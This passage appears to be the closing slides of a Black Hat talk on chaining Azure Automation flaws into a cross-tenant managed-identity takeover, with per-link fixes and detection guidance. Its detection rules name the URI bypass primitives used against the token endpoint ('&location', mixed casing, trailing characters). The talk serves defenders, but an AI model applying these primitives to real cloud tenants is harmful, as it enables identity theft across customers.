
Query manipulation bypasses the worker-to-account association check.

6. TOKEN ROUTE MISMATCH



The request reaches the token-generation path.


7. VICTIM IDENTITY OBTAINED



The attacker can act through the victim Automation Account's managed identity and its assigned roles.

BREAKING THE CHAIN

REMEDATION — REMOVE THE UNSAFE ASSUMPTION AT EACH LINK



LINK 1

⚠️ WEAK POINT

Public exposure

✓ FIX

Guidance to enable private endpoint

LINK 2

⚠️ WEAK POINT

Worker association

✓ FIX

Normalize and strictly validate request parameters before lookup

LINK 3

⚠️ WEAK POINT

Handler mismatch

✓ FIX

Make handler routing and controller routing agree

LINK 4

⚠️ WEAK POINT

Token issuance

✓ FIX

Re-validate authorization at the token-generation boundary

The fix was not one patch — it was removing every unsafe assumption in the chain.

DETECTING THE CHAIN IN FLIGHT

DETECTION — CORRELATE TENANT, URI, AND WORKER ASSOCIATION

01

Anomalous JRDS access

WHAT TO LOOK FOR

JRDS calls where the caller's tenant $\neq$ the target Automation Account's tenant.

WHY IT FIRES

Cross-tenant hybrid worker registration is not a legitimate pattern.

02

Suspicious query shape on token endpoints

WHAT TO LOOK FOR

Requests to /automationAccounts/*/oauth2/token* containing &location, mixed casing (tokenN, Token), or trailing characters.

WHY IT FIRES

Both bypass primitives in this chain are visible at the URI layer.

03

Managed-identity issuance without worker association

WHAT TO LOOK FOR

MI tokens issued to callers not registered as a hybrid worker for that account.

WHY IT FIRES

This is the takeover moment — if you catch nothing else, catch this.

You don't need to catch the bug — you need to catch the pattern.

FINAL TAKEAWAYS

WHAT TO REMEMBER WHEN YOU WALK OUT

Chained flaws

1 default + 1 routing bug + 1 regex bug = cross-tenant identity takeover.

Mitigate cross-tenant identity abuse

Private-by-default + canonical routing + authorize at every boundary.

A methodology for multi-tenant threat modeling

Enumerate trust boundaries → attack each gate → chain the gaps → validate the fix at every link.

Cloud isolation is only as strong as the **assumptions between services.**

BRIEFINGS

black hat

Thank You

Shay Shavit